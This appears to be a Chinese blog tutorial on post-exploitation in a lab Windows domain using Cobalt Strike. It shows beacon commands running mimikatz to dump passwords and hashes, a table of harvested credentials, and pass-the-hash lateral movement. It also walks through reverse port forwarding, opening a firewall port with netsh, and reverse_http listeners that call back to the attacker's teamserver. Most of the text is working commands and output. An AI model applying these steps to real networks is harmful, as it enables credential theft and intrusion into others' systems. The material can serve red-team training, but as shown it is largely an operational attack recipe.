
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 663122 bytes
[+] received output:

Authentication Id : 0 : 521992 (00000000:0007f708)
Session           : Interactive from 1
User Name         : user2
Domain            : AD
Logon Server      : WIN2003-STD-VM
Logon Time        : 2018/11/8 13:39:56
SID               : S-1-5-21-1658267664-3650565260-2683724545-1110
    msv :
    [00000003] Primary
    * Username : user2
    * Domain   : AD
    * LM       : 8e966d9b8f4a30e2e38f9aadf3fb5a2
[PC] SYSTEM */2444 (x64)
beacon>

```

输入命令


可以通过 credentials 菜单查看所有的凭据（账户密码及hash）



	password	realm	note	source	host
user	31d6cfe0d16ae931b73c59d7e0c089c0	PC		hashdump	192.168.245.162
Guest	qqq111@#@@	AD		mimikatz	192.168.245.162
user2	e02c21b368f554e806f54fb78856c029	AD		mimikatz	192.168.245.162
xinai	31d6cfe0d16ae931b73c59d7e0c089c0	PC		hashdump	192.168.245.162
user1	123@#qqq	AD.HACK.TOP		mimikatz	192.168.245.162
user2	qqq111@#@@	AD.HACK.TOP		mimikatz	192.168.245.162
user1	123@#qqq	AD		mimikatz	192.168.245.162
sss	db1d3b8e9a69f5890339a33328e42a2	PC		hashdump	192.168.245.162
user2	67337725a9ead0100ae694ab0c3cb2	AD		mimikatz	192.168.245.162
Administrator	31d6cfe0d16ae931b73c59d7e0c089c0	PC		hashdump	192.168.245.162
hackme	51271bbde0ea8fe58efc2e6057abb6b83	PC		hashdump	192.168.245.162

## 横向渗透


接下来我们应该需要看看本网络还有啥其他的主机，然后利用已经拿到的凭据进行横向渗透。



结果可以在 Targets 选项卡里面找到

address	name
192.168.31.128	WIN2003-STD-VM
192.168.31.130	USER-20161227TO
192.168.245.162	PC

或者可以开个 socks 代理，用 nmap 来扫扫



使用 deploy vpn 会在 teamserver 所在的机器开一个虚拟网卡，通过这个网卡我们可以接入内网，可以直接使用 ifconfig 以及 dhclient 来操作网卡。


```

phear0: flags=4098<BROADCAST,MULTICAST> mtu 1500
      ether 00:0c:29:ba:13:32 txqueuelen 1000 (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# ifconfig phear0 up
root@kali:~# dhclient phear0

```

下面使用已经获取到的凭据进行 pth 攻击。按住 ctrl 选择多个目标，然后右键选择各种方式进行测试。



假设 192.168.31.130 也就是那个 xp 上可以执行 payload，由于他不能出内网，所以无法直接反弹，下面使用反向端口转发，来反弹一个 beacon

首先在跳板机（192.168.31.129）做反向端口转发

```
beacon> rportfwd 9898 192.168.245.128 9898
```

把本机的 9898 端口转发到 192.168.245.128 9898

```

beacon> help rportfwd
Use: rportfwd [bind port] [forward host] [forward port]
      rportfwd stop [bind port]

Binds the specified port on the target host. When a connection comes in,
Cobalt Strike will make a connection to the forwarded host/port and use Beacon
to relay traffic between the two connections.
beacon> rportfwd 9898 192.168.245.128 9898
[+] started reverse port forward on 9898 to 192.168.245.128:9898
[*] Tasked beacon to forward port 9898 to 192.168.245.128:9898
[+] host called home, sent: 10 bytes

```

由于域的安全机制，我们需要手动开下端口放行的规则

```
netsh firewall set portopening TCP 9898 ENABLE
```

```

beacon> shell netsh firewall set portopening TCP 9898 ENABLE
[*] Tasked beacon to run: netsh firewall set portopening TCP 9898 ENABLE
[+] host called home, sent: 77 bytes
[+] received output:

```


重要信息：已成功执行命令。  
但不赞成使用 `netsh firewall`；  
而应该使用 `netsh advfirewall firewall`。  
有关使用 `netsh advfirewall firewall` 命令  
而非 `netsh firewall` 的详细信息，请参阅  
<http://go.microsoft.com/fwlink/?linkid=121488>  
上的 KB 文章 947709。

下面创建一个 listener，监听 9898 端口，并且让 beacon 反弹到 192.168.31.129:9898，因为有反向端口转发，所以会连接到我们的 teamserver

rev	windows/beacon_http/reverse_http	192.168.245.128	9898	192.168.31.129
http	windows/beacon_http/reverse_http	192.168.245.128	8989	192.168.245.128
smb	windows/beacon_smb/bind_pipe	192.168.245.128	5698	

然后创建一个 exe 格式的 payload，记得使用 stageless .

然后就会反弹成功。



来源：<https://www.cnblogs.com/hac425/p/9931999.html>